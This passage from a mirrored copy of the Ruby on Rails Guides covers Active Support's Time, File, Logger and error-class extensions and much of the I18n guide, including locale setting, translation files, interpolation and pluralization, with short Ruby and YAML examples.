| now = Time.current  # => Mon, 09 Aug 2010 23:20:05 UTC +00:00  now.all\_day  # => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Mon, 09 Aug 2010 23:59:59 UTC +00:00 |

Analogously, all\_week, all\_month, all\_quarter and all\_year all serve the purpose of generating time ranges.

|  |
| --- |
| now = Time.current  # => Mon, 09 Aug 2010 23:20:05 UTC +00:00  now.all\_week  # => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Sun, 15 Aug 2010 23:59:59 UTC +00:00  now.all\_month  # => Sat, 01 Aug 2010 00:00:00 UTC +00:00..Tue, 31 Aug 2010 23:59:59 UTC +00:00  now.all\_quarter  # => Thu, 01 Jul 2010 00:00:00 UTC +00:00..Thu, 30 Sep 2010 23:59:59 UTC +00:00  now.all\_year  # => Fri, 01 Jan 2010 00:00:00 UTC +00:00..Fri, 31 Dec 2010 23:59:59 UTC +00:00 |

#### 17.2 Time Constructors

Active Support defines Time.current to be Time.zone.now if there’s a user time zone defined, with fallback to Time.now:

|  |
| --- |
| Time.zone\_default  # => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc\_offset=nil, @name="Madrid", ...>  Time.current  # => Fri, 06 Aug 2010 17:11:58 CEST +02:00 |

Analogously to DateTime, the predicates past?, and future? are relative to Time.current.

Use the local\_time class method to create time objects honoring the user time zone:

|  |
| --- |
| Time.zone\_default  # => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc\_offset=nil, @name="Madrid", ...>  Time.local\_time(2010, 8, 15)  # => Sun Aug 15 00:00:00 +0200 2010 |

The utc\_time class method returns a time in UTC:

|  |
| --- |
| Time.zone\_default  # => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc\_offset=nil, @name="Madrid", ...>  Time.utc\_time(2010, 8, 15)  # => Sun Aug 15 00:00:00 UTC 2010 |

Both local\_time and utc\_time accept up to seven positional arguments: year, month, day, hour, min, sec, usec. Year is mandatory, month and day default to 1, and the rest default to 0.

If the time to be constructed lies beyond the range supported by Time in the runtime platform, usecs are discarded and a DateTime object is returned instead.

##### 17.2.1 Durations

Durations can be added to and subtracted from time objects:

|  |
| --- |
| now = Time.current  # => Mon, 09 Aug 2010 23:20:05 UTC +00:00  now + 1.year  #  => Tue, 09 Aug 2011 23:21:11 UTC +00:00  now - 1.week  # => Mon, 02 Aug 2010 23:21:11 UTC +00:00 |

They translate to calls to since or advance. For example here we get the correct jump in the calendar reform:

|  |
| --- |
| Time.utc\_time(1582, 10, 3) + 5.days  # => Mon Oct 18 00:00:00 UTC 1582 |

### 18 Extensions to File

#### 18.1 atomic\_write

With the class method File.atomic\_write you can write to a file in a way that will prevent any reader from seeing half-written content.

The name of the file is passed as an argument, and the method yields a file handle opened for writing. Once the block is done atomic\_write closes the file handle and completes its job.

For example, Action Pack uses this method to write asset cache files like all.css:

|  |
| --- |
| File.atomic\_write(joined\_asset\_path) do |cache|    cache.write(join\_asset\_file\_contents(asset\_paths))  end |

To accomplish this atomic\_write creates a temporary file. That’s the file the code in the block actually writes to. On completion, the temporary file is renamed, which is an atomic operation on POSIX systems. If the target file exists atomic\_write overwrites it and keeps owners and permissions.

Note you can’t append with atomic\_write.

The auxiliary file is written in a standard directory for temporary files, but you can pass a directory of your choice as second argument.

Defined in active\_support/core\_ext/file/atomic.rb.

### 19 Extensions to Logger

#### 19.1 around\_[level]

Takes two arguments, a before\_message and after\_message and calls the current level method on the Logger instance, passing in the before\_message, then the specified message, then the after\_message:

|  |
| --- |
| logger = Logger.new("log/development.log")  logger.around\_info("before", "after") { |logger| logger.info("during") } |

#### 19.2 silence

Silences every log level lesser to the specified one for the duration of the given block. Log level orders are: debug, info, error and fatal.

|  |
| --- |
| logger = Logger.new("log/development.log")  logger.silence(Logger::INFO) do    logger.debug("In space, no one can hear you scream.")    logger.info("Scream all you want, small mailman!")  end |

#### 19.3 datetime\_format=

Modifies the datetime format output by the formatter class associated with this logger. If the formatter class does not have a datetime\_format method then this is ignored.

|  |
| --- |
| class Logger::FormatWithTime < Logger::Formatter    cattr\_accessor(:datetime\_format) { "%Y%m%d%H%m%S" }      def self.call(severity, timestamp, progname, msg)      "#{timestamp.strftime(datetime\_format)} -- #{String === msg ? msg : msg.inspect}\n"    end  end    logger = Logger.new("log/development.log")  logger.formatter = Logger::FormatWithTime  logger.info("<- is the current time") |

Defined in active\_support/core\_ext/logger.rb.

### 20 Extensions to NameError

Active Support adds missing\_name? to NameError, which tests whether the exception was raised because of the name passed as argument.

The name may be given as a symbol or string. A symbol is tested against the bare constant name, a string is against the fully-qualified constant name.

A symbol can represent a fully-qualified constant name as in :"ActiveRecord::Base", so the behavior for symbols is defined for convenience, not because it has to be that way technically.

For example, when an action of PostsController is called Rails tries optimistically to use PostsHelper. It is OK that the helper module does not exist, so if an exception for that constant name is raised it should be silenced. But it could be the case that posts\_helper.rb raises a NameError due to an actual unknown constant. That should be reraised. The method missing\_name? provides a way to distinguish both cases:

|  |
| --- |
| def default\_helper\_module!    module\_name = name.sub(/Controller$/, '')    module\_path = module\_name.underscore    helper module\_path  rescue MissingSourceFile => e    raise e unless e.is\_missing? "#{module\_path}\_helper"  rescue NameError => e    raise e unless e.missing\_name? "#{module\_name}Helper"  end |

Defined in active\_support/core\_ext/name\_error.rb.

### 21 Extensions to LoadError

Active Support adds is\_missing? to LoadError, and also assigns that class to the constant MissingSourceFile for backwards compatibility.

Given a path name is\_missing? tests whether the exception was raised due to that particular file (except perhaps for the “.rb” extension).

For example, when an action of PostsController is called Rails tries to load posts\_helper.rb, but that file may not exist. That’s fine, the helper module is not mandatory so Rails silences a load error. But it could be the case that the helper module does exist and in turn requires another library that is missing. In that case Rails must reraise the exception. The method is\_missing? provides a way to distinguish both cases:

|  |
| --- |
| def default\_helper\_module!    module\_name = name.sub(/Controller$/, '')    module\_path = module\_name.underscore    helper module\_path  rescue MissingSourceFile => e    raise e unless e.is\_missing? "helpers/#{module\_path}\_helper"  rescue NameError => e    raise e unless e.missing\_name? "#{module\_name}Helper"  end |

Defined in active\_support/core\_ext/load\_error.rb.

## 5.2、[Rails Internationalization (I18n)API](http://guides.ruby-china.org/i18n.html)

The Ruby I18n (shorthand for internationalization) gem which is shipped with Ruby on Rails (starting from Rails 2.2) provides an easy-to-use and extensible framework for **translating your application to a single custom language** other than English or for **providing multi-language support** in your application.

The process of “internationalization” usually means to abstract all strings and other locale specific bits (such as date or currency formats) out of your application. The process of “localization” means to provide translations and localized formats for these bits. [1](http://guides.ruby-china.org/i18n.html#fn1)

So, in the process of internationalizing your Rails application you have to:

* Ensure you have support for i18n
* Tell Rails where to find locale dictionaries
* Tell Rails how to set, preserve and switch locales

In the process of localizing your application you’ll probably want to do the following three things:

* Replace or supplement Rails’ default locale — e.g. date and time formats, month names, Active Record model names, etc.
* Abstract strings in your application into keyed dictionaries — e.g. flash messages, static text in your views, etc.
* Store the resulting dictionaries somewhere

This guide will walk you through the I18n API and contains a tutorial on how to internationalize a Rails application from the start.

### 目录

1. [How I18n in Ruby on Rails Works](http://guides.ruby-china.org/i18n.html#1)
   * [The Overall Architecture of the Library](http://guides.ruby-china.org/i18n.html#1-1)
   * [The Public I18n API](http://guides.ruby-china.org/i18n.html#1-2)
2. [Setup the Rails Application for Internationalization](http://guides.ruby-china.org/i18n.html#2)
   * [Configure the I18n Module](http://guides.ruby-china.org/i18n.html#2-1)
   * [Optional: Custom I18n Configuration Setup](http://guides.ruby-china.org/i18n.html#2-2)
   * [Setting and Passing the Locale](http://guides.ruby-china.org/i18n.html#2-3)
   * [Setting the Locale from the Domain Name](http://guides.ruby-china.org/i18n.html#2-4)
   * [Setting the Locale from the URL Params](http://guides.ruby-china.org/i18n.html#2-5)
   * [Setting the Locale from the Client Supplied Information](http://guides.ruby-china.org/i18n.html#2-6)
3. [Internationalizing your Application](http://guides.ruby-china.org/i18n.html#3)
   * [Adding Translations](http://guides.ruby-china.org/i18n.html#3-1)
   * [Passing variables to translations](http://guides.ruby-china.org/i18n.html#3-2)
   * [Adding Date/Time Formats](http://guides.ruby-china.org/i18n.html#3-3)
   * [Localized Views](http://guides.ruby-china.org/i18n.html#3-4)
   * [Organization of Locale Files](http://guides.ruby-china.org/i18n.html#3-5)
4. [Overview of the I18n API Features](http://guides.ruby-china.org/i18n.html#4)
   * [Looking up Translations](http://guides.ruby-china.org/i18n.html#4-1)
   * [Interpolation](http://guides.ruby-china.org/i18n.html#4-2)
   * [Pluralization](http://guides.ruby-china.org/i18n.html#4-3)
   * [Setting and Passing a Locale](http://guides.ruby-china.org/i18n.html#4-4)
   * [Using Safe HTML Translations](http://guides.ruby-china.org/i18n.html#4-5)
5. [How to Store your Custom Translations](http://guides.ruby-china.org/i18n.html#5)
   * [Translations for Active Record Models](http://guides.ruby-china.org/i18n.html#5-1)
   * [Overview of Other Built-In Methods that Provide I18n Support](http://guides.ruby-china.org/i18n.html#5-2)
6. [Customize your I18n Setup](http://guides.ruby-china.org/i18n.html#6)
   * [Using Different Backends](http://guides.ruby-china.org/i18n.html#6-1)
   * [Using Different Exception Handlers](http://guides.ruby-china.org/i18n.html#6-2)
7. [Conclusion](http://guides.ruby-china.org/i18n.html#7)
8. [Contributing to Rails I18n](http://guides.ruby-china.org/i18n.html#8)
9. [Resources](http://guides.ruby-china.org/i18n.html#9)
10. [Authors](http://guides.ruby-china.org/i18n.html#10)
11. [Footnotes](http://guides.ruby-china.org/i18n.html#11)

The Ruby I18n framework provides you with all necessary means for internationalization/localization of your Rails application. You may, however, use any of various plugins and extensions available, which add additional functionality or features. See the Rails [I18n Wiki](http://rails-i18n.org/wiki) for more information.

### 1 How I18n in Ruby on Rails Works

Internationalization is a complex problem. Natural languages differ in so many ways (e.g. in pluralization rules) that it is hard to provide tools for solving all problems at once. For that reason the Rails I18n API focuses on:

* providing support for English and similar languages out of the box
* making it easy to customize and extend everything for other languages

As part of this solution, **every static string in the Rails framework** — e.g. Active Record validation messages, time and date formats — **has been internationalized**, so localization of a Rails application means “over-riding” these defaults.

#### 1.1 The Overall Architecture of the Library

Thus, the Ruby I18n gem is split into two parts:

* The public API of the i18n framework — a Ruby module with public methods that define how the library works
* A default backend (which is intentionally named Simple backend) that implements these methods

As a user you should always only access the public methods on the I18n module, but it is useful to know about the capabilities of the backend.

It is possible (or even desirable) to swap the shipped Simple backend with a more powerful one, which would store translation data in a relational database, GetText dictionary, or similar. See section [Using different backends](http://guides.ruby-china.org/i18n.html#using-different-backends) below.

#### 1.2 The Public I18n API

The most important methods of the I18n API are:

|  |
| --- |
| translate # Lookup text translations  localize  # Localize Date and Time objects to local formats |

These have the aliases #t and #l so you can use them like this:

|  |
| --- |
| I18n.t 'store.title'  I18n.l Time.now |

There are also attribute readers and writers for the following attributes:

|  |
| --- |
| load\_path         # Announce your custom translation files  locale            # Get and set the current locale  default\_locale    # Get and set the default locale  exception\_handler # Use a different exception\_handler  backend           # Use a different backend |

So, let’s internationalize a simple Rails application from the ground up in the next chapters!

### 2 Setup the Rails Application for Internationalization

There are just a few simple steps to get up and running with I18n support for your application.

#### 2.1 Configure the I18n Module

Following the convention over configuration philosophy, Rails will set up your application with reasonable defaults. If you need different settings, you can overwrite them easily.

Rails adds all .rb and .yml files from the config/locales directory to your **translations load path**, automatically.

The default en.yml locale in this directory contains a sample pair of translation strings:

|  |
| --- |
| en:    hello: "Hello world" |

This means, that in the :en locale, the key hello will map to the Hello world string. Every string inside Rails is internationalized in this way, see for instance Active Record validation messages in the [activerecord/lib/active\_record/locale/en.yml](https://github.com/rails/rails/blob/master/activerecord/lib/active_record/locale/en.yml) file or time and date formats in the [activesupport/lib/active\_support/locale/en.yml](https://github.com/rails/rails/blob/master/activesupport/lib/active_support/locale/en.yml) file. You can use YAML or standard Ruby Hashes to store translations in the default (Simple) backend.

The I18n library will use **English** as a **default locale**, i.e. if you don’t set a different locale, :en will be used for looking up translations.

The i18n library takes a **pragmatic approach** to locale keys (after [some discussion](http://groups.google.com/group/rails-i18n/browse_thread/thread/14dede2c7dbe9470/80eec34395f64f3c?hl=en)), including only the locale (“language”) part, like :en, :pl, not the region part, like :en-US or :en-GB, which are traditionally used for separating “languages” and “regional setting” or “dialects”. Many international applications use only the “language” element of a locale such as :cs, :th or :es (for Czech, Thai and Spanish). However, there are also regional differences within different language groups that may be important. For instance, in the :en-US locale you would have $ as a currency symbol, while in :en-GB, you would have £. Nothing stops you from separating regional and other settings in this way: you just have to provide full “English – United Kingdom” locale in a :en-GB dictionary. Various [Rails I18n plugins](http://rails-i18n.org/wiki) such as [Globalize2](https://github.com/joshmh/globalize2/tree/master) may help you implement it.

The **translations load path** (I18n.load\_path) is just a Ruby Array of paths to your translation files that will be loaded automatically and available in your application. You can pick whatever directory and translation file naming scheme makes sense for you.

The backend will lazy-load these translations when a translation is looked up for the first time. This makes it possible to just swap the backend with something else even after translations have already been announced.

The default application.rb files has instructions on how to add locales from another directory and how to set a different default locale. Just uncomment and edit the specific lines.

|  |
| --- |
| # The default locale is :en and all translations from config/locales/\*.rb,yml are auto loaded.  # config.i18n.load\_path += Dir[Rails.root.join('my', 'locales', '\*.{rb,yml}').to\_s]  # config.i18n.default\_locale = :de |

#### 2.2 Optional: Custom I18n Configuration Setup

For the sake of completeness, let’s mention that if you do not want to use the application.rb file for some reason, you can always wire up things manually, too.

To tell the I18n library where it can find your custom translation files you can specify the load path anywhere in your application – just make sure it gets run before any translations are actually looked up. You might also want to change the default locale. The simplest thing possible is to put the following into an initializer:

|  |
| --- |
| # in config/initializers/locale.rb    # tell the I18n library where to find your translations  I18n.load\_path += Dir[Rails.root.join('lib', 'locale', '\*.{rb,yml}')]    # set default locale to something other than :en  I18n.default\_locale = :pt |

#### 2.3 Setting and Passing the Locale

If you want to translate your Rails application to a **single language other than English** (the default locale), you can set I18n.default\_locale to your locale in application.rb or an initializer as shown above, and it will persist through the requests.

However, you would probably like to **provide support for more locales** in your application. In such case, you need to set and pass the locale between requests.

You may be tempted to store the chosen locale in a session or a cookie. **Do not do so**. The locale should be transparent and a part of the URL. This way you don’t break people’s basic assumptions about the web itself: if you send a URL of some page to a friend, she should see the same page, same content. A fancy word for this would be that you’re being [RESTful](http://en.wikipedia.org/wiki/Representational_State_Transfer). Read more about the RESTful approach in [Stefan Tilkov’s articles](http://www.infoq.com/articles/rest-introduction). There may be some exceptions to this rule, which are discussed below.

The setting part is easy. You can set the locale in a before\_filter in the ApplicationController like this:

|  |
| --- |
| before\_filter :set\_locale    def set\_locale    I18n.locale = params[:locale] || I18n.default\_locale  end |

This requires you to pass the locale as a URL query parameter as in http://example.com/books?locale=pt. (This is, for example, Google’s approach.) So http://localhost:3000?locale=pt will load the Portuguese localization, whereas http://localhost:3000?locale=de would load the German localization, and so on. You may skip the next section and head over to the **Internationalize your application** section, if you want to try things out by manually placing the locale in the URL and reloading the page.

Of course, you probably don’t want to manually include the locale in every URL all over your application, or want the URLs look differently, e.g. the usual http://example.com/pt/books versus http://example.com/en/books. Let’s discuss the different options you have.

#### 2.4 Setting the Locale from the Domain Name

One option you have is to set the locale from the domain name where your application runs. For example, we want www.example.com to load the English (or default) locale, and www.example.es to load the Spanish locale. Thus the top-level domain name is used for locale setting. This has several advantages:

* The locale is an obvious part of the URL.
* People intuitively grasp in which language the content will be displayed.
* It is very trivial to implement in Rails.
* Search engines seem to like that content in different languages lives at different, inter-linked domains.

You can implement it like this in your ApplicationController:

|  |
| --- |
| before\_filter :set\_locale    def set\_locale    I18n.locale = extract\_locale\_from\_tld || I18n.default\_locale  end    # Get locale from top-level domain or return nil if such locale is not available  # You have to put something like:  #   127.0.0.1 application.com  #   127.0.0.1 application.it  #   127.0.0.1 application.pl  # in your /etc/hosts file to try this out locally  def extract\_locale\_from\_tld    parsed\_locale = request.host.split('.').last    I18n.available\_locales.include?(parsed\_locale.to\_sym) ? parsed\_locale  : nil  end |

We can also set the locale from the subdomain in a very similar way:

|  |
| --- |
| # Get locale code from request subdomain (like <http://it.application.local:3000>)  # You have to put something like:  #   127.0.0.1 gr.application.local  # in your /etc/hosts file to try this out locally  def extract\_locale\_from\_subdomain    parsed\_locale = request.subdomains.first    I18n.available\_locales.include?(parsed\_locale.to\_sym) ? parsed\_locale : nil  end |

If your application includes a locale switching menu, you would then have something like this in it:

|  |
| --- |
| link\_to("Deutsch", "#{APP\_CONFIG[:deutsch\_website\_url]}#{request.env['REQUEST\_URI']}") |

assuming you would set APP\_CONFIG[:deutsch\_website\_url] to some value like http://www.application.de.

This solution has aforementioned advantages, however, you may not be able or may not want to provide different localizations (“language versions”) on different domains. The most obvious solution would be to include locale code in the URL params (or request path).

#### 2.5 Setting the Locale from the URL Params

The most usual way of setting (and passing) the locale would be to include it in URL params, as we did in the I18n.locale = params[:locale] before\_filter in the first example. We would like to have URLs like www.example.com/books?locale=ja or www.example.com/ja/books in this case.

This approach has almost the same set of advantages as setting the locale from the domain name: namely that it’s RESTful and in accord with the rest of the World Wide Web. It does require a little bit more work to implement, though.

Getting the locale from params and setting it accordingly is not hard; including it in every URL and thus **passing it through the requests** is. To include an explicit option in every URL (e.g. link\_to( books\_url(:locale => I18n.locale))) would be tedious and probably impossible, of course.

Rails contains infrastructure for “centralizing dynamic decisions about the URLs” in its [ApplicationController#default\_url\_options](http://api.rubyonrails.org/classes/ActionController/Base.html#M000515), which is useful precisely in this scenario: it enables us to set “defaults” for [url\_for](http://api.rubyonrails.org/classes/ActionController/Base.html#M000503) and helper methods dependent on it (by implementing/overriding this method).

We can include something like this in our ApplicationController then:

|  |
| --- |
| # app/controllers/application\_controller.rb  def default\_url\_options(options={})    logger.debug "default\_url\_options is passed options: #{options.inspect}\n"    { :locale => I18n.locale }  end |

Every helper method dependent on url\_for (e.g. helpers for named routes like root\_path or root\_url, resource routes like books\_path or books\_url, etc.) will now **automatically include the locale in the query string**, like this: http://localhost:3001/?locale=ja.

You may be satisfied with this. It does impact the readability of URLs, though, when the locale “hangs” at the end of every URL in your application. Moreover, from the architectural standpoint, locale is usually hierarchically above the other parts of the application domain: and URLs should reflect this.

You probably want URLs to look like this: www.example.com/en/books (which loads the English locale) and www.example.com/nl/books (which loads the Netherlands locale). This is achievable with the “over-riding default\_url\_options” strategy from above: you just have to set up your routes with [path\_prefix](http://api.rubyonrails.org/classes/ActionController/Resources.html#M000354) option in this way:

|  |
| --- |
| # config/routes.rb  scope "/:locale" do    resources :books  end |

Now, when you call the books\_path method you should get "/en/books" (for the default locale). An URL like http://localhost:3001/nl/books should load the Netherlands locale, then, and following calls to books\_path should return "/nl/books" (because the locale changed).

If you don’t want to force the use of a locale in your routes you can use an optional path scope (denoted by the parentheses) like so:

|  |
| --- |
| # config/routes.rb  scope "(:locale)", :locale => /en|nl/ do    resources :books  end |

With this approach you will not get a Routing Error when accessing your resources such as http://localhost:3001/books without a locale. This is useful for when you want to use the default locale when one is not specified.

Of course, you need to take special care of the root URL (usually “homepage” or “dashboard”) of your application. An URL like http://localhost:3001/nl will not work automatically, because the root :to => "books#index" declaration in your routes.rb doesn’t take locale into account. (And rightly so: there’s only one “root” URL.)

You would probably need to map URLs like these:

|  |
| --- |
| # config/routes.rb  match '/:locale' => 'dashboard#index' |

Do take special care about the **order of your routes**, so this route declaration does not “eat” other ones. (You may want to add it directly before the root :to declaration.)

Have a look at two plugins which simplify work with routes in this way: Sven Fuchs’s [routing\_filter](https://github.com/svenfuchs/routing-filter/tree/master) and Raul Murciano’s [translate\_routes](https://github.com/raul/translate_routes/tree/master).

#### 2.6 Setting the Locale from the Client Supplied Information

In specific cases, it would make sense to set the locale from client-supplied information, i.e. not from the URL. This information may come for example from the users’ preferred language (set in their browser), can be based on the users’ geographical location inferred from their IP, or users can provide it simply by choosing the locale in your application interface and saving it to their profile. This approach is more suitable for web-based applications or services, not for websites — see the box about sessions, cookies and RESTful architecture above.

##### 2.6.1 Using Accept-Language

One source of client supplied information would be an Accept-Language HTTP header. People may [set this in their browser](http://www.w3.org/International/questions/qa-lang-priorities) or other clients (such as curl).

A trivial implementation of using an Accept-Language header would be:

|  |
| --- |
| def set\_locale    logger.debug "\* Accept-Language: #{request.env['HTTP\_ACCEPT\_LANGUAGE']}"    I18n.locale = extract\_locale\_from\_accept\_language\_header    logger.debug "\* Locale set to '#{I18n.locale}'"  end  private  def extract\_locale\_from\_accept\_language\_header    request.env['HTTP\_ACCEPT\_LANGUAGE'].scan(/^[a-z]{2}/).first  end |

Of course, in a production environment you would need much more robust code, and could use a plugin such as Iain Hecker’s [http\_accept\_language](https://github.com/iain/http_accept_language/tree/master) or even Rack middleware such as Ryan Tomayko’s [locale](https://github.com/rack/rack-contrib/blob/master/lib/rack/contrib/locale.rb).

##### 2.6.2 Using GeoIP (or Similar) Database

Another way of choosing the locale from client information would be to use a database for mapping the client IP to the region, such as [GeoIP Lite Country](http://www.maxmind.com/app/geolitecountry). The mechanics of the code would be very similar to the code above — you would need to query the database for the user’s IP, and look up your preferred locale for the country/region/city returned.

##### 2.6.3 User Profile

You can also provide users of your application with means to set (and possibly over-ride) the locale in your application interface, as well. Again, mechanics for this approach would be very similar to the code above — you’d probably let users choose a locale from a dropdown list and save it to their profile in the database. Then you’d set the locale to this value.

### 3 Internationalizing your Application

OK! Now you’ve initialized I18n support for your Ruby on Rails application and told it which locale to use and how to preserve it between requests. With that in place, you’re now ready for the really interesting stuff.

Let’s internationalize our application, i.e. abstract every locale-specific parts, and then localize it, i.e. provide necessary translations for these abstracts.

You most probably have something like this in one of your applications:

|  |
| --- |
| # config/routes.rb  Yourapp::Application.routes.draw do    root :to => "home#index"  end    # app/controllers/home\_controller.rb  class HomeController < ApplicationController    def index      flash[:notice] = "Hello Flash"    end  end    # app/views/home/index.html.erb  <h1>Hello World</h1>  <p><%= flash[:notice] %></p> |



#### 3.1 Adding Translations

Obviously there are **two strings that are localized to English**. In order to internationalize this code, **replace these strings** with calls to Rails’ #t helper with a key that makes sense for the translation:

|  |
| --- |
| # app/controllers/home\_controller.rb  class HomeController < ApplicationController    def index      flash[:notice] = t(:hello\_flash)    end  end    # app/views/home/index.html.erb  <h1><%=t :hello\_world %></h1>  <p><%= flash[:notice] %></p> |

When you now render this view, it will show an error message which tells you that the translations for the keys :hello\_world and :hello\_flash are missing.



Rails adds a t (translate) helper method to your views so that you do not need to spell out I18n.t all the time. Additionally this helper will catch missing translations and wrap the resulting error message into a <span class="translation\_missing">.

So let’s add the missing translations into the dictionary files (i.e. do the “localization” part):

|  |
| --- |
| # config/locales/en.yml  en:    hello\_world: Hello world!    hello\_flash: Hello flash!    # config/locales/pirate.yml  pirate:    hello\_world: Ahoy World    hello\_flash: Ahoy Flash |

There you go. Because you haven’t changed the default\_locale, I18n will use English. Your application now shows:



And when you change the URL to pass the pirate locale (http://localhost:3000?locale=pirate), you’ll get:



You need to restart the server when you add new locale files.

You may use YAML (.yml) or plain Ruby (.rb) files for storing your translations in SimpleStore. YAML is the preferred option among Rails developers. However, it has one big disadvantage. YAML is very sensitive to whitespace and special characters, so the application may not load your dictionary properly. Ruby files will crash your application on first request, so you may easily find what’s wrong. (If you encounter any “weird issues” with YAML dictionaries, try putting the relevant portion of your dictionary into a Ruby file.)

#### 3.2 Passing variables to translations

You can use variables in the translation messages and pass their values from the view.

|  |
| --- |
| # app/views/home/index.html.erb  <%=t 'greet\_username', :user => "Bill", :message => "Goodbye" %>    # config/locales/en.yml  en:    greet\_username: "%{message}, %{user}!" |

#### 3.3 Adding Date/Time Formats

OK! Now let’s add a timestamp to the view, so we can demo the **date/time localization** feature as well. To localize the time format you pass the Time object to I18n.l or (preferably) use Rails’ #l helper. You can pick a format by passing the :format option — by default the :default format is used.

|  |
| --- |
| # app/views/home/index.html.erb  <h1><%=t :hello\_world %></h1>  <p><%= flash[:notice] %></p  <p><%= l Time.now, :format => :short %></p> |

And in our pirate translations file let’s add a time format (it’s already there in Rails’ defaults for English):

|  |
| --- |
| # config/locales/pirate.yml  pirate:    time:      formats:        short: "arrrround %H'ish" |

So that would give you:



Right now you might need to add some more date/time formats in order to make the I18n backend work as expected (at least for the ‘pirate’ locale). Of course, there’s a great chance that somebody already did all the work by **translating Rails’ defaults for your locale**. See the [rails-i18n repository at Github](https://github.com/svenfuchs/rails-i18n/tree/master/rails/locale) for an archive of various locale files. When you put such file(s) in config/locales/ directory, they will automatically be ready for use.

#### 3.4 Localized Views

Rails 2.3 introduces another convenient localization feature: localized views (templates). Let’s say you have a BooksController in your application. Your index action renders content in app/views/books/index.html.erb template. When you put a localized variant of this template: **index.es.html.erb** in the same directory, Rails will render content in this template, when the locale is set to :es. When the locale is set to the default locale, the generic index.html.erb view will be used. (Future Rails versions may well bring this automagic localization to assets in public, etc.)

You can make use of this feature, e.g. when working with a large amount of static content, which would be clumsy to put inside YAML or Ruby dictionaries. Bear in mind, though, that any change you would like to do later to the template must be propagated to all of them.

#### 3.5 Organization of Locale Files

When you are using the default SimpleStore shipped with the i18n library, dictionaries are stored in plain-text files on the disc. Putting translations for all parts of your application in one file per locale could be hard to manage. You can store these files in a hierarchy which makes sense to you.

For example, your config/locales directory could look like this:

|-defaults

|---es.rb

|---en.rb

|-models

|---book

|-----es.rb

|-----en.rb

|-views

|---defaults

|-----es.rb

|-----en.rb

|---books

|-----es.rb

|-----en.rb

|---users

|-----es.rb

|-----en.rb

|---navigation

|-----es.rb

|-----en.rb

This way, you can separate model and model attribute names from text inside views, and all of this from the “defaults” (e.g. date and time formats). Other stores for the i18n library could provide different means of such separation.

The default locale loading mechanism in Rails does not load locale files in nested dictionaries, like we have here. So, for this to work, we must explicitly tell Rails to look further:

|  |
| --- |
| # config/application.rb    config.i18n.load\_path += Dir[Rails.root.join('config', 'locales', '\*\*', '\*.{rb,yml}')] |

Do check the [Rails i18n Wiki](http://rails-i18n.org/wiki) for list of tools available for managing translations.

### 4 Overview of the I18n API Features

You should have good understanding of using the i18n library now, knowing all necessary aspects of internationalizing a basic Rails application. In the following chapters, we’ll cover it’s features in more depth.

Covered are features like these:

* looking up translations
* interpolating data into translations
* pluralizing translations
* using safe HTML translations
* localizing dates, numbers, currency, etc.

#### 4.1 Looking up Translations

##### 4.1.1 Basic Lookup, Scopes and Nested Keys

Translations are looked up by keys which can be both Symbols or Strings, so these calls are equivalent:

|  |
| --- |
| I18n.t :message  I18n.t 'message' |

The translate method also takes a :scope option which can contain one or more additional keys that will be used to specify a “namespace” or scope for a translation key:

|  |
| --- |
| I18n.t :record\_invalid, :scope => [:activerecord, :errors, :messages] |

This looks up the :record\_invalid message in the Active Record error messages.

Additionally, both the key and scopes can be specified as dot-separated keys as in:

|  |
| --- |
| I18n.translate "activerecord.errors.messages.record\_invalid" |

Thus the following calls are equivalent:

|  |
| --- |
| I18n.t 'activerecord.errors.messages.record\_invalid'  I18n.t 'errors.messages.record\_invalid', :scope => :active\_record  I18n.t :record\_invalid, :scope => 'activerecord.errors.messages'  I18n.t :record\_invalid, :scope => [:activerecord, :errors, :messages] |

##### 4.1.2 Defaults

When a :default option is given, its value will be returned if the translation is missing:

|  |
| --- |
| I18n.t :missing, :default => 'Not here'  # => 'Not here' |

If the :default value is a Symbol, it will be used as a key and translated. One can provide multiple values as default. The first one that results in a value will be returned.

E.g., the following first tries to translate the key :missing and then the key :also\_missing. As both do not yield a result, the string “Not here” will be returned:

|  |
| --- |
| I18n.t :missing, :default => [:also\_missing, 'Not here']  # => 'Not here' |

##### 4.1.3 Bulk and Namespace Lookup

To look up multiple translations at once, an array of keys can be passed:

|  |
| --- |
| I18n.t [:odd, :even], :scope => 'errors.messages'  # => ["must be odd", "must be even"] |

Also, a key can translate to a (potentially nested) hash of grouped translations. E.g., one can receive all Active Record error messages as a Hash with:

|  |
| --- |
| I18n.t 'activerecord.errors.messages'  # => { :inclusion => "is not included in the list", :exclusion => ... } |

##### 4.1.4 “Lazy” Lookup

Rails implements a convenient way to look up the locale inside views. When you have the following dictionary:

|  |
| --- |
| es:    books:      index:        title: "Título" |

you can look up the books.index.title value **inside** app/views/books/index.html.erb template like this (note the dot):

|  |
| --- |
| <%= t '.title' %> |

#### 4.2 Interpolation

In many cases you want to abstract your translations so that **variables can be interpolated into the translation**. For this reason the I18n API provides an interpolation feature.

All options besides :default and :scope that are passed to #translate will be interpolated to the translation:

|  |
| --- |
| I18n.backend.store\_translations :en, :thanks => 'Thanks %{name}!'  I18n.translate :thanks, :name => 'Jeremy'  # => 'Thanks Jeremy!' |

If a translation uses :default or :scope as an interpolation variable, an I18n::ReservedInterpolationKey exception is raised. If a translation expects an interpolation variable, but this has not been passed to #translate, an I18n::MissingInterpolationArgument exception is raised.

#### 4.3 Pluralization

In English there are only one singular and one plural form for a given string, e.g. “1 message” and “2 messages”. Other languages ([Arabic](http://unicode.org/repos/cldr-tmp/trunk/diff/supplemental/language_plural_rules.html#ar), [Japanese](http://unicode.org/repos/cldr-tmp/trunk/diff/supplemental/language_plural_rules.html#ja), [Russian](http://unicode.org/repos/cldr-tmp/trunk/diff/supplemental/language_plural_rules.html#ru) and many more) have different grammars that have additional or fewer [plural forms](http://unicode.org/repos/cldr-tmp/trunk/diff/supplemental/language_plural_rules.html). Thus, the I18n API provides a flexible pluralization feature.

The :count interpolation variable has a special role in that it both is interpolated to the translation and used to pick a pluralization from the translations according to the pluralization rules defined by CLDR:

|  |
| --- |
| I18n.backend.store\_translations :en, :inbox => {    :one => '1 message',    :other => '%{count} messages'  }  I18n.translate :inbox, :count => 2  # => '2 messages' |

The algorithm for pluralizations in :en is as simple as:

|  |
| --- |
| entry[count == 1 ? 0 : 1] |

I.e. the translation denoted as :one is regarded as singular, the other is used as plural (including the count being zero).

If the lookup for the key does not return a Hash suitable for pluralization, an 18n::InvalidPluralizationData exception is raised.

#### 4.4 Setting and Passing a Locale

